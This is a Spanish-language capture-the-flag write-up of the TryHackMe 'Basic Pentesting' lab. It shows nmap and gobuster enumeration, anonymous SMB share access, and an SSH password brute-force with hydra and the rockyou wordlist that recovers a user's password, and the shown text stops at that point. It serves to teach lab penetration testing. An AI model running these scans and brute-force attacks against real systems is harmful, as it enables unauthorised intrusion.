🏴‍☠️ Write-Up: Máquina "Basic Pentesting"

📌 **Plataforma: Try Hack Me**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información


Realizo un escaneo general para identificar los puertos abiertos.




```
┌──(root㉿kali)-[/home/cypher/basicpentesting]
└─# nmap -vvv -p- --open 10.10.68.68
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-24 10:31 -03
Initiating Ping Scan at 10:31
Scanning 10.10.68.68 [4 ports]
Completed Ping Scan at 10:31, 0.27s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:31
Completed Parallel DNS resolution of 1 host. at 10:31, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 10:31
Scanning 10.10.68.68 [65535 ports]
Discovered open port 22/tcp on 10.10.68.68
Discovered open port 445/tcp on 10.10.68.68
Discovered open port 8080/tcp on 10.10.68.68
Discovered open port 80/tcp on 10.10.68.68
Discovered open port 139/tcp on 10.10.68.68
Discovered open port 8009/tcp on 10.10.68.68
SYN Stealth Scan Timing: About 20.27% done; ETC: 10:34 (0:02:02 remaining)
SYN Stealth Scan Timing: About 47.89% done; ETC: 10:33 (0:01:06 remaining)
Completed SYN Stealth Scan at 10:33, 120.94s elapsed (65535 total ports)
Nmap scan report for 10.10.68.68
Host is up, received reset ttl 63 (0.30s latency).
Scanned at 2025-03-24 10:31:49 -03 for 120s
Not shown: 61680 closed tcp ports (reset), 3849 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE      REASON
22/tcp   open  ssh          syn-ack ttl 63
80/tcp   open  http         syn-ack ttl 63
139/tcp  open  netbios-ssn  syn-ack ttl 63
445/tcp  open  microsoft-ds syn-ack ttl 63
8009/tcp open  ajp13        syn-ack ttl 63
8080/tcp open  http-proxy   syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 121.56 seconds
           Raw packets sent: 95121 (4.185MB) | Rcvd: 74913 (3.293MB)
```

🎯 2. Escaneo y Enumeración


Hago un escaneo más profundo en los puertos abiertos encontrados anteriormente, así obtener más información de sus servicios y versiones.



```
┌──(root㉿kali)-[/home/cypher/basicpentesting]
└─# nmap -vvv -p 22,80,139,445,8009,8080 -sV -sC 10.10.68.68
```




```
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDZXasCfWSXQ9lYiKbTNkPs0T+wFym2lZy229LllhY6iDLrjm7LIkhCcrlgnJQtLxl5NPhlHNVmwhlkcPPiAHwluhMVE5xKihQj3i+Ucx2IwiFvfmCz4AKsWlR6N8IZ
e55Ltw0lcH9ykuKZddg81X85EVsNbMacJNjjyxAtwQmJt1F5kB1B2ixgjLLOyNWafC5g1h6XbEgB2wiSRJ5UA8rOZaF28YcDVo0MQhsKpQG/5oPmQUsIeJTUA/XkoWCjvXZqHwv8XInQLQu3VXKgv735G+CJaKzplh7FZy
Xju8ViDSAY8gdhqpJommYxzqu9s1M31cmFg2fT5V1z9s4DP/vd
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBP0SXJpgwPf/e9AT9ri/dlAnkob4PqzMjl2Q9lZIVIXeEFJ9sfRkC+tgSjk9PwK0DUO3JU27pmtAkDL4Mtv9eZw=
|   256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAzy8ZacWXbPGeqtuiJCnPP0LYZYZlMj5D1ZY9ldg1wU
80/tcp   open  http        syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
139/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       syn-ack ttl 63 Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        syn-ack ttl 63 Apache Tomcat 9.0.7
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache Tomcat/9.0.7
|_http-favicon: Apache Tomcat
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




```
Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 56568/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 44018/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 15725/udp): CLEAN (Failed to receive data)
|   Check 4 (port 2578/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: 1h19m59s, deviation: 2h18m34s, median: -1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-03-24T13:35:05
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   BASIC2<00>           Flags: <unique><active>
|   BASIC2<03>           Flags: <unique><active>
|   BASIC2<20>           Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_  00:00:00:00:00:00:00:00:00:00:00:00:00:00
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2025-03-24T09:35:05-04:00
```

Como hay una web en el puerto 80, hago búsqueda de directorios con **gobuster**. Encuentra uno llamado **/development**



```
┌──(root㉿kali)-[/home/cypher/basicpentesting]
└─# gobuster dir -u http://10.10.68.68/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.68.68/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/development          (Status: 301) [Size: 316] [--> http://10.10.68.68/development/]
Progress: 1262 / 207644 (0.61%)[ERROR] Get "http://10.10.68.68/145": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
```


Ingreso a la web, y su interfaz principal no tiene nada interesante.



Undergoing maintenance

Please check back later

Ingreso al directorio **/development** y contiene dos archivos.




Index of /development


Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 10.10.68.68 Port 80

Leyendo los dos archivos, en resumen nos da información respecto SMB y credenciales. Además, a partir de las iniciales se deduce que hay dos usuarios, uno empieza con K y el otro empieza con J.




```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```



```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```


💥 3. Explotación de Vulnerabilidades

Con smbclient veo los directorios disponibles, y se ve que Anonymous se puede acceder sin contraseña. Por ende, accedo y descargo el archivo disponible.




```
┌──(root㉿kali)-[/home/cypher/basicpentesting]
└─# smbclient -N -L \\\\10.10.68.68

        Sharename       Type      Comment
        ---------       ----      -------
        Anonymous       Disk
        IPC$            IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            BASIC2

┌──(root㉿kali)-[/home/cypher/basicpentesting]
└─# smbclient -N \\\\10.10.68.68\\Anonymous
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Apr 19 14:31:20 2018
  ..                                  D        0  Thu Apr 19 14:13:06 2018
  staff.txt                           N      173  Thu Apr 19 14:29:55 2018

                14318640 blocks of size 1024. 10821740 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0,2 KiloBytes/sec) (average 0,2 KiloBytes/sec)
smb: \> exit
```

Veo el contenido y con esto se obtienen dos usuarios: Kay y Jan. Sus iniciales ya las había encontrado anteriormente.




```
┌──(root㉿kali)-[/home/cypher/basicpentesting]
└─# cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

Hago fuerza bruta en el servicio ssh con el usuario Jan. Obtengo una contraseña correcta para este usuario. Es decir, ya tengo un usuario y contraseña para ingresar por ese servicio.



```
┌──(root㉿kali)-[/home/cypher/basicpentesting]
└─# hydra -l jan -P /usr/share/wordlists/rockyou.txt  ssh://10.10.68.68
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-24 10:40:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.68.68:22/
[STATUS] 286.00 tries/min, 286 tries in 00:01h, 14344114 to do in 835:55h, 15 active
[22][ssh] host: 10.10.68.68   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-24 10:43:36
```

